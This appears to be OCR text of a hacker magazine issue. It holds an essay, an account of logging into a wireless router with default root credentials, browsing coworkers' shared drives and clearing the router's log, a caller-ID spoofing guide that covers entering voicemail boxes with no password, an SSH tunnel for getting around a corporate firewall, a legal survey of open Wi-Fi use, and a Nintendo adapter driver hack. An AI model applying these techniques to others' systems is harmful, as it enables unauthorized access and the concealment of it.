I supposed I gravitated toward the hacking subculture (can we call it that?) because in those days the whole environment was to help newbies. If you wanted to know something all you had to do was ask someone and they would direct you to the proper text phile, message board (BBS), or personally teach you themselves. Information floated around freely (provided you were part of the group, which is ironic I realize, but that was for safety reasons from them busting everyone) and it was wonderful because you could know how things worked and why they worked the way they did. You were no longer in this mindless world where things just magically worked; you had understanding of their working.

Now we have far better technology and a way smarter generation of hackers. The young hackers of today are absolutely brilliant and they keep that spirit alive and going, helping to circumvent oppressive technologies, helping to spread information to liberate people and feed their wanting to understand. And I hope this tradition continues on for a very long time until people realize that the only way forward is to help, share, and educate. But today's world is scary, I must admit. Civil rights are being eroded, consumer rights are being attacked, governments all over the world are more restrictive and suspicious than ever. Looking the wrong way might be enough to get you detained and questioned. Wearing a *2600* shirt might mean you are a terrorist. And if you are smart and know a lot about how airplanes work, the software involved and stuff like that, that might place you on the Do Not Fly list forever.

The point I am trying to make here is that "they" are definitely trying to hold us back. Even in University I felt the tension of getting too close to certain information, and I thought University was meant to be a free thinking arena. Hackers will forever be persecuted since they refuse to be mindless sheep who are amazed by the "magical" technology; and I suppose that makes us the suspect by default. It is an old boring saying but true more than ever: Knowledge is Power. And there is a lot of power out there trying to stop you from gaining that knowledge. But don't quit. Society will never know or appreciate the contribution hackers make until that contribution stops. Then we are all in deep trouble.

ViSiOn



Hacking The Buffalo Air Station Wireless Router

by Donoli

Mr. D from Company A decided to create a new company with a guy named Harry. Since Mr. D already owned a small building, there was no problem with office space. It was easy to set up a second office separated by a single wall. I manage the network for Mr. D in Company A. It's a small network with a Windows 2000 Server and, at the most, 15 workstations running Windows 2000 Professional or XP Professional. The entire network is wired and uses static IP addresses only. There is no wireless router and no DHCP running at all. So, if an associate of the company should arrive with a laptop and wants to connect to the Internet, his computer must be given an IP address on the existing Class C subnet. There is no other way to connect. When the second company was formed, Harry decided that he wanted to use a wireless network and also decided that he didn't want me to install it. He brought in his own people to make it happen at double the price.

Both Mr. D and Harry decided that a connection was needed between the two networks for payroll purposes, so they had Harry's guy install two wireless network cards in two of the PCs in Company A's system. All was fine with the systems and still fairly secure since WEP was enabled. What wasn't fine was that Mr. D never really trusted Harry and the distrust grew as time went on, so much so that Mr. D thought that Harry had a trojan horse running on Company A's system and maybe even had bugged the telephone system. That's when he decided to call me. So I went there and checked the logs for Trend Micro's Client/Server Suite which is great for small businesses. I didn't see anything there. Next, I ran `netstat -an` to see if there were any unwanted connections in the foreign address column of the output. The only thing I saw was the IP addresses of each of the network cards, one wired and one wireless. Neither of them had any suspicious connections to the outside world.

I then opened the browser and connected to the web interface of the wireless router in Harry's office. I was greeted with a login dialog box asking for my user name and password. Not knowing what router it was, I tried using admin as the user name or the password, which D Link and Linksys use respectively. None of that worked. At that point, I don't remember if I clicked cancel or if I was automatically redirected to another page that said "The user login name is 'root.'" Oh really? It is? Thank you very much for that information. You are too kind. It was root and without a password. What could be better? The interface page opened and I immediately went to DHCP where I saw a list of connected computers by IP address along with the name of the user. One by one, I opened a run box and ran `\\192.168.1.xxx`. Most of the C: drives were shared although not everything on each drive was accessible. I went though all I could looking for Data Gone Wild that was worrying Mr. D. There was nothing that didn't belong there. I assumed it was moved to Syria along with the Weapons of Mass Destruction to avoid detection. Finally, I clicked on Intrusion Detector. It took me to the next page which said "No detections found yet." What?? No detections?? What about the failed login attempts that I made with admin as a user name and/or password? Don't they count as an intrusion or do I have to break down the entrance door with an ax first? I clicked the "clear log" just in case but it probably wasn't needed.

Now we all know that security is usually an afterthought but at least the admin had WEP enabled. Of course, he should have had the router password protected and the workstations shouldn't have had all those shared files. The problem is that administrators sometimes don't look at security from the inside, where I was. The fact that the Buffalo Air Station actually gave me the user name is not the admin's fault. The fact that it didn't count my failed login attempts as an intrusion is not the admin's fault either. Those are things that came with the router.

How does all that help you? If you are an admin, now you know what do. If you just like to look for unsecured wireless connections on `http://www.wifimaps.com/`, then you know what to do too.

The Thrill of Custom Caller ID Capabilities



by krt

Custom Caller ID information presents applications not otherwise possible in a multi-line world. You will find that your telephone presence becomes highly available and under your control.

Do you already have the ability to customize your Caller ID information? If you don't, you will find that it is trivial and inexpensive to do. Different telephone circuits require different methods. Information that applies to customizing Caller ID on Voice over IP telephone circuits does not necessarily apply to the same task on an analog telephone circuit.

This article does not apply to spoofing the ANI information utilized by toll-free services such as 911, 411, and 800 numbers and does not imply or suggest that you go about mucking in those systems.

Illegal uses exist for all technologies. Be careful if you try any of the activities in this article. Look up your local laws and, most importantly, be aware of what you're doing. You might find that what you thought was legal has become a lifetime jail sentence as of the new year. Do your part to prevent overcrowded jails by staying out of them.

Single Number Presence
Using Two Circuits

This is call routing to save on tolls and provide telephone subscriber access in low to no cellular coverage areas. Two year contracts don't sound so good when you realize that the cancellation cost is more than the cost delta on that fancy Raisin phone at the mall. Math is hard, let's go shopping!

This application can be used to handle call routing for economical purposes. This could include taking calls on your no extra cost telephone circuit during the day and on your no extra cost night time cell phone minutes.

If you use this call forwarding trick the other way around you can disguise your cell phone number. You can assure your telephone network presence and maintain discretion with regards to your actual location.

This application uses some of the same concepts involved with Network Address Translation, Load Balancing/High Availability of an IP Address, and Packet Routing in the IP networking world.

Required:

A telephone circuit with customizable Caller ID information.

A cell phone that can forward to a telephone circuit.

Give yourself at least one hour to test it all properly.

In essence this is a simple set of tasks to obtain a fairly decent method of toll avoidance and potentially call quality. In reality it can be a chore to remember if something is forwarded or not and then verifying it. This application keeps it to a single point for controlling call forwarding.

You might want to look into the automation of call forwarding with features like roll-to-home or even a simple scheduler that your cell phone might have. Call forwarding generally occurs on the switch side and as such you have to make sure that the switch actually received and executed your call forwarding request.

If you send out a call forwarding request in a bad coverage spot, verify that your calls are forwarded correctly. You might want to set forwarding in a good coverage spot, such as at work just before you leave for home. Set your telephone circuit's default/voice mail forward to your cell phone's voice mailbox so that you don't miss any important messages.

When you're at home: Forward your cellular phone to your telephone circuit. All inbound calls will be received on your telephone circuit.

When you're on the road: Disable the call forwarding using your cell phone. All inbound calls will be received on your cell phone.

In a forwarded or non forwarded state: When you dial out from either your telephone circuit or cell phone you maintain a single number presence. Keep your telephone circuit's number hidden so that you encourage the usage of a single number.

Instant Voicemail Access

Quickie: Hold 1 on any cell phone to access that cell phone's voice mailbox. Hopefully you're presented with a password if it's your phone.

Required:

A telephone circuit that can display your cell phone's Caller ID information.

A voice mailbox that authenticates via Caller ID and has no password.

Give yourself about thirty minutes to set it up and test it.

This application is easy to do. Dial your cell number from a telephone circuit that displays your cell phone's information via Caller ID. The voicemail system will recognize you and grant access.

This goes hand in hand with the first application (single number presence). It provides access to a voice mailbox that both lines can share. Set your default call forwarding on your telephone circuit as mentioned. You should find that your access method is relatively the same and quick from your telephone circuit and cell phone.

You might find that your phone doesn't support holding down the 1 button for voicemail access, especially if it's a regular cordless unit. You can set a speed dial button on your phone to get around that. I suggest not mapping the speed dial button to the 1 button. You will end up with two distinct associative brain pathways for these very repetitive tasks.

You can also use this with a password but that's just not as fun now is it folks? Who wants to be that secure? Consider these questions carefully please. If someone could keep this to the right side of the elections when it's uncovered, that'd be swell.

Single Data Presence Using Two Circuits

Required:

A data service that authenticates via Caller ID information.

Methods:

A telephone line that can display the correct Caller ID information that is associated with your billing and subscriber information.

A program that can announce your cell phone number as its own that works with your service carrier's gateways.

A compatible service gateway that authenticates via Caller ID and bills to the subscriber identified by Caller ID.

This is similar to the first application. You might use this to insure that you have better access to your data services. If your data service does not feature forwarding then you will be limited to a single point for reception of data services. You will still be able to send from both circuits. This could help you if your cell phone is difficult to type on and you send data messages frequently.

Common Services: Short Messaging Service aka SMS, texting, text messaging; Multimedia Messaging Service, aka MMS, picture mail, media mail

You can usually find SMS and MMS clients for your computer. The client software can be found fairly easily in open source, shareware, and commercial forms. Configure the software such that your sending information matches your telephone presence phone number. Since this technology changes rapidly, I leave it up to you to discover the myriad of tools available.

Other Ways

For most data services you might find that the provider has an SMTP to data service gateway, such as an SMTP to SMS relay. This is the manual route. Usually you can send to your recipient's phone number at a clever email address, such as: `2061234567@cellu➥larprovidermail.net`.

You will have to know the recipient's provider and the particular gateway's protocol and access method. You should be able to deliver a message with your sending information customized to point back to your public presence telephone number.

Securing Your Traffic



by b1tl0ck

This topic came out of necessity at a recent job I had. I needed to securely punch parts of my network traffic through the corporate firewall to remotely manage things outside the company. Also, Instant Messenger traffic has always been a concern for me.

First, we'll talk about IM traffic. I did not want my username and password floating around in plain text. If I were to throw a "network protocol analyzer" (aka sniffer) up on a network and start capturing packets, I would be able to view all Instant Messenger traffic. This traffic would include usernames and passwords, along with every message you sent to your chat partner. The same goes for using IM on your home broadband. Every time you sign on to AOL Instant

Messenger, or MSN, or Yahoo Messenger, or (insert popular chat program here), your username and password is sent in plain text over the Internet to the company/service you are connecting to. Anyone could very easily throw a sniffer up and capture packets for a few hours, then spend some time analyzing what they captured to work out how to impersonate you via chat....

I won't go on about why protecting yourself is important, so on with it.

SSH stands for Secure Shell. Read all about it at `http://en.wikipedia.org/wiki/Secure_Shell`. Wikipedia does a good job explaining what SSH is/does. I won't attempt to paraphrase.

Step 1: You need to be interested in this topic. We'll assume you are, otherwise you wouldn't be reading this.

Step 2: Set up/configure an SSH server on a remote/home computer. I use the integrated SSH server on my Mac. No additional software needed. On a PC you'll need OpenSSH or something similar.

Step 3: Install SSH client software that will connect to the SSH server you just set up. On a Mac SSH Tunnel Manager works well. On a PC Tunnelier is the best in my opinion.

Step 4: If you have a router in place, forward port 22 to the IP address of your SSH server. If you don't, then skip this step.

Step 5: Create a new connection/tunnel on your client computer to the Internet IP address of your SSH server. I won't go into details on this step since each program is a little different. I had to get creative on the actual ports being used to tunnel out of the corporate firewall. Find an open port and use it. Just make sure to forward all traffic on that port to port 22 on the server you set up in Step 2. *Hint:* If you can use your IM client without a proxy, you can tunnel your traffic over port 5190.

Step 6: The next part is an important part. After you set the details of the connection/tunnel, find the section of the software that allows you to create a SOCKS proxy. It can be SOCKS4 or SOCKS5. On the Mac I just put a checkmark in the box to enable the SOCKS4 proxy and give it a port to run on (you can leave it set to default too).

Step 7: Connect to your SSH server, authenticate, done. Be happy that you now have a fairly secure tunnel from your computer to your server across the Internet.

Step 8: This is another important step. You need to configure your chat program to use the SOCKS proxy you just set up. The SOCKS proxy server should be 127.0.0.1, or localhost (on a Mac I've found you must use the SOCKS proxy of 127.0.0.1 instead of localhost), and the port should be whatever you specified in Step 5. I won't go into program details as each program is a little different. There should be options in the program to do this. All IM programs I've used support proxy usage, some better than others however. iChat, for example, doesn't like SOCKS proxies for some reason. I use Adium on the Mac and Gaim on the PC.

Step 9: Login to your chat program. If it works, great! Congrats, you are now more secure than you were before.

To test out whether or not your chat program is actually connected via the secure tunnel, you can disconnect your SSH connection and see if your chat program logs you out (loses connectivity). If it does, then it's safe to say you are set up properly. If you stay connected to your chat program and the SSH connection is *not* running, then you have an issue somewhere - probably misconfigured chat proxy settings.

What Else Can You Do?

Now that you have an SSH tunnel, you can route any traffic you'd like through it. Use redirections/forwarding in the SSH client software to route the traffic where you want it to go. In Tunnelier it's called C2S Fwding. In SSH Tunnel Manager, it's called Local Redirections and Remote Redirections. Set up a proxy server on your remote server/computer and browse the web using your home broadband connection. You can set a remote redirection for your POP/SMTP traffic and check your email via Outlook or whatever mail program you'd like. Set a local redirection on port 5900 and you can VNC into any computer on your home network. Again, to test out whether or not your traffic is traveling through the SSH tunnel, simply disconnect the SSH connection and try the connection. If it connects, something isn't configured properly. If it does not connect, it's safe to say everything is working as intended.

Oh, one more thing.... If you do this on your work computer and your IT department finds out what you're doing, they will likely be less than pleased. My advice is to make friends with your IT support people (deskside technicians, network admins). I can almost guarantee each of them is doing this already. Be their friend and they may even set this up for you, or tell you what port to use. If you are rude to them, prepare to be reported to management for breaking company guidelines.

Oh, one final note.... Usual disclaimers apply. Don't break the law, etc.

Happy trails (or lack thereof).



Transmissions

by Dragorn

Is finding an open wireless network in your neighborhood and setting up a NAT connection to direct all your traffic through it instead of ordering cable modem service stealing a connection? Is using the connection at a coffee shop without buying a cup of coffee illegal? Is checking your email from a random open network illegal? Is using a network explicitly designed as public after business hours likely to get you arrested?

If you've been reading the news lately, the answers would "Yes," "Yes," "Yes," and perhaps surprisingly, "Yes" - depending on where you live! After warnings about open networks in tech news for years, it seems the mainstream media (and law enforcement) is beginning to take an interest in wireless networks. Half a dozen cases ranging from local news to high-profile data theft have made headlines in recent months with penalties ranging from fines to felonies.

Open wireless networks are a curious intersection of morality and legality. Living in a country where broadband access is not metered by usage (unlike other regions where it may be charged per kilobyte monthly, presenting a very real cost to the owner of a network) and, paying for a broadband connection already, I personally think it's difficult to find a moral argument against utilizing open wireless networks, at least in moderation. While saturating someone else's network or using it to anonymize illegal activity obviously crosses the line, use of an open network would seem to be in line with the owner's decision to leave it open. Unfortunately, it can be difficult to tell if the user intentionally left the network open or simply didn't bother to read the manual that came with the access point - and the law typically comes down on the side of protecting the owner.

When an access point is "open," it advertises the ESSID (network name) several times a second (ten by default), requires no WEP or WPA key, and provides DHCP. Regardless of the owner's intentions, this significantly blurs the lines between attacking a network to gain unauthorized access, and accepting the invitation of a network to join. Not only is it declaring "Here I am, connect to me," it's giving out IP addresses when you do so. Depending on the client-side configuration, no active participation is even required; Most systems will automatically connect to any network in the preferred network list, and many open access points share common factory default names like "linksys" and "default." Systems with automatic OS updates will typically download updates (as to be expected when connected to a network), meaning it's possible to not only connect to, but begin using the resources of an open network unintentionally.

Accessing a wireless network without the permission of the owner, even when the network is "open," typically falls under computer trespassing laws. From the existing cases, the charges are filed under local (state or county) laws rather than federal. The exact charge depends on the region. However, the Federal Computer Fraud and Abuse Act (18 U.S.C. 1030) makes unauthorized access or exceeding authorized access with the intent to defraud on a computer or network a crime. While the Feds are generally uninterested in "small" cases (less than $100,000 in damages), many states have copied the CFAA for their own laws.

In 2006 a man in Illinois was charged with, and pled guilty to, "unauthorized computer access" and paid a $250 fine for using an open access point from his car. The prosecuting attorney cited possible punishments of up to a year in jail for the use of an opened access point. A similar arrest was made in 2005 in Florida, when a man was arrested and charged with a third-degree felony, carrying a potential $10,000 fine and five years of jail time. In both of these arrests, no mention was made of what activity was taking place on the network.

Further confusing matters, not every state would consider such use illegal. For example, New Hampshire's RSA: 638:17 allows an unauthorized user three affirmative defenses: they reasonably believed they had authorization, would get free access if

asked, or had no way of knowing that the access was unauthorized. If any of these are proven, the user will be found not guilty of the crime.

In 2006 two men were arrested in a high profile case in Michigan involving hacking of the Lowes wireless network to obtain credit card numbers. Unlike the previous examples, this arrest was unequivocably justifiable (if, of course, they are guilty of the charges). This case involved the deliberate penetration of the Lowes corporate network and the installation of spyware to monitor Point of Sale terminals. However, in May 2007, a Michigan man was arrested for using a public hotspot in a coffee shop from his truck and charged with felony fraudulent access to a computer network with a possible five year sentence and $10,000 in fines. In this case the man was not using a network which the owners did not intend to be public. He was using a network the owners didn't intend to be public for him at that time, a distinction much harder to make (and as a user of networks, to determine if it applies to you).

The Michigan laws he is charged under refer to someone who would "access or cause access to be made to a computer program, computer, computer system, or computer network to acquire, alter, damage, delete, or destroy property or otherwise use the service of a computer program, computer, computer system, or computer network."

Despite being advertised as an open hotspot network and despite the owner being unaware of his use of the network, an officer determined that using the network from a car instead of inside the coffee shop constituted unauthorized access. In an interview with newspapers, the man stated he was checking his email since he knew the cafe had a public network. Ultimately the felony charge was dropped and the man paid a $400 fine and served 40 hours of community service.

In similar cases, a Washington man was arrested in 2006 for use of a coffee shop's wireless network from his car without making a purchase after coffee shop owners called the police and an Alaska man was arrested for using the wireless network installed in the public library after hours from the parking lot.

Think the laws against using public networks affect only the United States? Think again. In 2005 a London man was arrested and fined £500 for using an open network and in August 2007 a man in Chiswick was arrested while using an open access point while outdoors. Both men were charged with offenses under the Communications Act and the Computer Misuse Act. For those more familiar with American style legal documents, the Computer Misuse Act, written in 1990, is surprisingly direct and, while predating wireless networks, it includes provisions against both the use of a computer to gain unauthorized access and the use of unauthorized access to commit further crimes. Violations of the Computer Misuse Act can carry a six month jail sentence plus fines. The Computer Misuse Act explicitly states that it may apply to non-citizens as well. The Communications Act, an immense document dealing with the regulations of OFCOM and telecommunications in general, contains similar laws, and recent amendments raise the potential fines to £50,000.

(1) A person is guilty of an offence if

(a) he causes a computer to perform any function with intent to secure access to any program or data held in any computer;

(b) the access he intends to secure is unauthorised; and

(c) he knows at the time when he causes the computer to perform the function that that is the case.

(2) The intent a person has to have to commit an offence under this section need not be directed at

(a) any particular program or data;

(b) a program or data of any particular kind; or

(c)a program or data held in any particular computer.

Anyone who dishonestly obtains an electronic communications service and intends to avoid paying for that service is guilty of an offence under section 125. A person found guilty of the offence will be liable to a fine or imprisonment, or both. Under subsection (2), it is not an offence under this section to obtain a service mentioned in section 297(1) of the Copyright, Designs and Patents Act 1988. This section replaces section 42 of the Telecommunications Act 1984 which is repealed by Schedule 19.

Of additional significant interest:

302. It is an offence under subsection (1) for a person to have in his possession or under his control anything, including data, which may be used for or in connection with obtaining an electronic communications service with the intent to use the thing or to allow it to be used to obtain, or for a purpose connected with the obtaining of, an electronic communications service dishonestly.

The recent arrests pertaining to use of open wireless networks have not made mention of section 302 however, like recently passed laws in Germany banning the use or possession of tools which might

have nefarious purposes, this section may present a significant problem.

Obviously every situation mentioned here is different - some occurred late at night, casting a suspicious air regardless of possible intentions. Other cases would appear to be perfectly legitimate uses of open networks. All that can be said is to beware using open wireless networks and be sure the owners don't mind you doing so. And buy a cup of coffee if you're going to use the network at the shop down the road. They're doing you the favor of getting online.

References

Fraudulent Access to Computer Systems Act, Michigan, USA:
http://www.legislature.mi.gov/(S(l012➥dymlulehlrfwl4cruj55))/mileg.aspx?page➥=getObject&objectName=mcl-752-795

New Hampshire Title LXII Criminal Code, New Hampshire, USA:
http://www.gencourt.state.➥nh.us/rsa/html/LXII/638/638-17.htm

Communications Act of 2003, United Kingdom:
http://www.opsi.gov.uk/si/si2006/20061➥032.htm
http://www.opsi.gov.uk/acts/en2003/➥2003en21.htm

Computer Misuse Act of 1990, United Kingdom:
http://www.opsi.gov.uk/acts/acts1990/➥Ukpga_19900018_en_1.htm

Hacking the Nintendo WiFi USB Connector



by MS3FGX
MS3FGX@gmail.com

The Nintendo WiFi USB Connector (which from now on I will simply refer to as the WiFi Connector) is a product released by Nintendo in 2005 for use with their DS handheld, and more recently their Wii console. The WiFi Connector is designed as an alternative to standard WiFi networks (which both the DS and Wii use to access the Internet for various functions), with the intended advantages being automated setup and security. It is available in most electronics and game stores, and currently costs $35 to $40.

Hardware wise, the WiFi Connector is simply a rebranded Buffalo WLI-U2-KG54-AI adapter. This device was most likely chosen due to the fact that it uses the USB version of the RT2500 chipset (also known as the RT2570), one of the few chipsets that can be used as a software AP under Windows. The software itself on the other hand is totally proprietary to Nintendo, including the authentication method used.

So that's very interesting and all, but what does it really mean? Basically, the WiFi Connector allows you to turn your Windows XP computer (the only OS Nintendo's software currently supports) into a WiFi AP for your DS and Wii systems. The problem is, those are the only devices the WiFi Connector will work with. Nintendo's software makes it so that any device connecting to the AP needs to go through its proprietary authentication system.

Wouldn't it be nice to have a soft AP like that which works with all your other WiFi devices? Or perhaps you want a decent USB WiFi adapter that you can use under Linux with native drivers? Luckily for us, we can do all of that and more with the WiFi Connector. It just takes a bit of hacking.

Windows

By following these steps you will be able to do two very important things with your WiFi Connector, two things which should never have been limited in the first place.

First, you will be able to use the WiFi Connector as a standard WiFi adapter, allowing you to connect to existing wireless networks, run NetStumbler, and so on. More importantly, you can unlock the soft AP function of the WiFi Connector to work with any WiFi device, not just Nintendo's.

Accomplishing this will require two separate hacks, one building on top of the other. We will first modify the original Buffalo WLI-

U2-KG54-AI drivers to work with the WiFi Connector, and then hex edit the configuration software from a different USB WiFi adapter (but one with the same chipset) which will give us more control over the device than Windows alone allows.

Before beginning, I should note that this is only tested and confirmed to work on Windows XP, and will probably work on Windows 2000 as well. Unfortunately, I have no idea if this will work on Vista, and have no way to test it myself. I would be very interested in hearing from anyone who tries this on Vista, working or not.

Driver Modification

To get started, download the drivers from the Buffalo site:

```
http://www.buffalotech.com/support/
➥getfile/?U2KG54_1-01-02-0002.zip
```

Extract the `Win2000` directory from the archive onto your computer and open it up. Inside you will see the file `NETU2G54.INF`, which is what we need to modify for the drivers to apply to the WiFi Connector.

Make sure to remove the read-only protection on this file, then open it in Notepad. Fairly close to the top of the file you will see a section with the heading, `[Adapters]`. This is the list of device IDs that Windows uses to determine what hardware the driver will work with.

We need to change the device ID that is listed here to match that of the WiFi Connector. To do this, simply delete the existing device ID from the top line (`USB\VID_0411&PID_005E`) and replace it with `USB\VID_0411&PID_008B`.

After you have changed the device ID, save the file and close it.

You can now proceed with the installation of the modified driver. If you already had the official Nintendo software and drivers installed on your machine, make sure these are completely removed before continuing.

Plug the WiFi Connector into the computer. When the `Found New Hardware Wizard` starts, select `Install from a list or a specific location (Advanced)`. Then tell it to search for the driver in the directory where the modified `NETU2G54.INF` file is located and click `Next`.

After the installation, you should see an icon in your system tray indicating that a new wireless device has been installed but not configured (it will look like a computer with waves coming out and a red X).

If you didn't get any errors, your WiFi Connector is now recognized as a Buffalo WLI-U2-KG54-AI by Windows. You can now use it as you would any other WiFi adapter. But what fun is that? Let's move along and get it working as a soft AP.

Software Modification

Since Windows only includes very basic WiFi configuration utilities, we need to go out and find our own to configure a soft AP. To do this we will hex edit the software for another device (the ASUS WL-167g) which uses the same chipset as the WiFi Connector.

The software we need can be located at:

```
http://dlsvr01.asus.com/pub/ASUS/
➥wireless/WL-167g/Utility_2933.zip
```

Download the archive, extract it, and run `setup.exe` to start the installer. But don't try to start it once it is installed. You will only get errors about no suitable devices being found.

To modify the software, you are going to need to use a hex editor to once again change the device ID from the intended hardware to that of the WiFi Connector. You will need a hex editor that has a good replace function, or else this is going to be a very tedious modification. Specifically, you want one that is able to retain the strings you want to replace after you have saved and opened another file.

I would suggest XVI32 if you don't already have a hex editor you are comfortable with. It's small, free, and its robust replace function makes the following modifications a breeze.

Using your hex editor, navigate to where the ASUS Utilities are installed, which by default will be:

```
C:\Program Files\ASUS\WLAN Card Utili-
ties\
```

Inside of this directory there are seven files you need to modify to get the software to recognize the WiFi Connector. They are:

```
AsAuthen.dll
Center.exe
Mobile.exe
StMonitor.exe
TShoot.exe
Wireless.exe
Wizard.exe
```

The modification is exactly the same for each file, so once you get into the rhythm of it, you should be able to blow through them pretty quick.

Open the first file (it doesn't matter which order you do them in) in your hex editor and replace all occurrences of `USB\VID_0B05&PID_1706` with `USB\VID_0411&PID_008B`.

After replacing all of the instances in that file, save it and open the next one. Each file should have at least one occurrence in it, so if your editor is saying that nothing has been replaced, double check that you have the proper device IDs typed in.

After all of the files have been hex edited, there is still one more step you must perform

before you can run the software.

Open up My Computer and navigate to the following directory:

C:\Program Files\ASUS\WLAN Card Utilities\Driver\WinXP\AP\

Inside this directory you should see a file named rt2500usb.sys. You need to copy this file to:


C:\WINDOWS\system32\drivers\

Windows will ask you if you want to overwrite the existing file, click Yes.

Now make sure the WiFi Connector is plugged in and click on the ASUS WLAN Control Center icon. You are probably going to see a bunch of error and status messages when you first start it up, but there is only one you need to look at right now.

There should be a window named Wireless Option open. In this window you need to make sure that option which says Only use our WLAN utilities... is selected, and then click OK. A wizard will now start, click on Cancel to close it, and then OK on the message that will result.

The ASUS WLAN Card Settings window should now show the Buffalo WLI-U2-KG54-AI along with some information about it. If you see this screen then the software was modified correctly.




Soft AP Configuration

Now that the WiFi Connector is being detected by the ASUS WLAN Utilities, we can make the appropriate adjustments for it to run in AP mode. The ASUS software makes this very simple, and it only takes a minute or two to configure everything.

Open the ASUS WLAN Control Center and click on the Config icon located on the left side. On this new page you should see a tab on the top that says Soft AP. Click on it.

Click the radio button next to Soft AP Mode to change the operating mode of the WiFi Connector. Under that you should see a diagram of a basic network, and a bit farther down a box that says Available Network Connections. Click on the device that is currently connecting you to the Internet (it doesn't matter what this device actually is so long as it can get online) and drag it into the box next to the Internet icon. Make sure that the box next to Enable ICS is checked. Then click Apply.



After a moment you should get a warning about changing the modes of the adapter. Click Yes. A few seconds later and you should get another window popping up to tell you that enabling ICS may take a while. Click OK again. Then wait. Like the message said, this can take a while. You will know that it is finished when the green Apply icon becomes grayed out again. Once this happens, click on the Basic tab.

Here you are going to set the SSID and channel for the soft AP. I won't go into detail here since I am sure we are all familiar with basic WiFi configuration options like these. I also will assume I don't need to explain that running an open AP is probably not a good idea. Take a look at the Encryption and Access Control tabs to configure basic security settings.

After you have configured your soft AP options, click Apply, then OK. Your WiFi Connector is now running as a standard soft AP. You can connect any WiFi device you want to it, including the DS and Wii systems that it was originally limited to.

Linux

Officially, Nintendo offers no support at all for Linux (shocking, I know). But as previously covered, the WiFi Connector itself is not a specialized piece of hardware in the first place, so luckily we don't need any specialized drivers either.

The WiFi Connector works perfectly using the drivers from the rt2x00 Open Source Project (http://rt2x00.serialmonkey.com), specifically the RT2570

branch of the project. The rt2x00 drivers are pretty popular, so there is a good chance your distribution already includes them, or at least has them available in its repository. But if not, the installation is very simple; if you have ever compiled a Linux application from source before, you should have no problems at all getting the drivers installed.

The rt2x00 drivers are quite capable, and the WiFi Connector proves to be a decent piece of hardware. Monitor mode is supported, and it works very well with Kismet using a source definition like:

```
source=rt2500,rausb0,NiWiFi
```

Ironically though, the current rt2x00 drivers do not support Master mode, so you can't use the WiFi Connector to actually share a connection out from your Linux machine. This feature should be included in the final version of the drivers however.

While it is disappointing you can't use the WiFi Connector in Master mode, there is still more to the story. Much like under Windows, using the WiFi Connector as a standard WiFi device is the least interesting thing you can do with it.

DS Wireless Multi Boot

DS Wireless Multi Boot (WMB) is the method the Nintendo DS uses to download and execute official software from demo kiosks, other DS systems, etc. With modified rt2x00 drivers, you can use the WiFi Connector to host these downloads from your Linux computer.

The modified driver is written by masscat and can be downloaded from: `http://masscat.afraid.org/ninds/rt2570.php`

Keep in mind this project is completely separate from the rt2x00 Project, so don't send them any questions or bug reports when running this driver. There is also a possibility that the driver will break normal WiFi operation, but in my personal experience it has never been a problem.

Unfortunately it does have a rather nasty tendency to disable my keyboard when I unplug the WiFi Connector, so I would suggest you fully shut down the computer before removing the device.


To install the modified driver you will need to have the kernel source installed on your machine, as well as a sane build environment. There is no configuration required. You simply need to extract the source, build the kernel module, and then install it.

The following commands should be all you need to get the module built:

```
bash# bunzip2 nin_rt2570-1.1.0-b2-
➥20060811.tar.bz2
bash# tar xvf nin_rt2570-1.1.0-b2-
➥20060811.tar
bash# cd ./nin_rt2570-1.1.0-b2/Module/
bash# make
```

Assuming you didn't get any errors during the build process, you can now copy the module to the proper directory and then update your module dependencies so the kernel will recognize it. To do so, run the following commands as root:

```
bash# cp ./nin_rt2570.ko /lib/modules/
➥`uname -r`/misc
```



```
bash# depmod -a
```

Once you have installed the modified driver, plug in the WiFi Connector. You can verify the module has properly loaded like so:

```
bash# lsmod | grep nin_rt2570
nin_rt2570 157504 1
```

If you just get a blank line after running that command, something has gone wrong. Double check that you copied the module to the proper directory and then run `depmod` again.

Once the driver is installed and loaded up, you will need to configure the device. Running the following commands as root will get the WiFi Connector setup to start sending out WMB demos:

```
bash# ifconfig ninusb0 up
bash# iwpriv ninusb0 rfmontx 1
bash# iwconfig ninusb0 mode Monitor
➥channel 13 rate 2M
```
